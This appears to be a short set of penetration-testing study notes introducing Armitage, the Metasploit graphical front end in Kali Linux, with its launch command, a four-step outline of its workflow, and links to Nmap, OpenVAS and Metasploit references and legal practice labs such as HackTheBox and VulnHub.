Created by *Raphael Mudge*


Already installed in Kali Linux

Start Armitage

```
$ armitage
```

Using Armitage

1. Add host(s)
2. Scan
3. Find attacks
4. Exploit attacks



References

NMAP reference Guide

http://nmap.org/book/man.html

OpenVAS

https://www.digitalocean.com/community/tutorials/how-to-use-openvas-to-audit-the-security-of-remote-systems-on-ubuntu-12-04

Metasploit

http://www.offensive-security.com/metasploit-unleashed/Main_Page

Playgrounds

HackTheBox

https://www.hackthebox.com

VulnHub

https://www.vulnhub.com

Pentestit

https://lab.pentestit.ru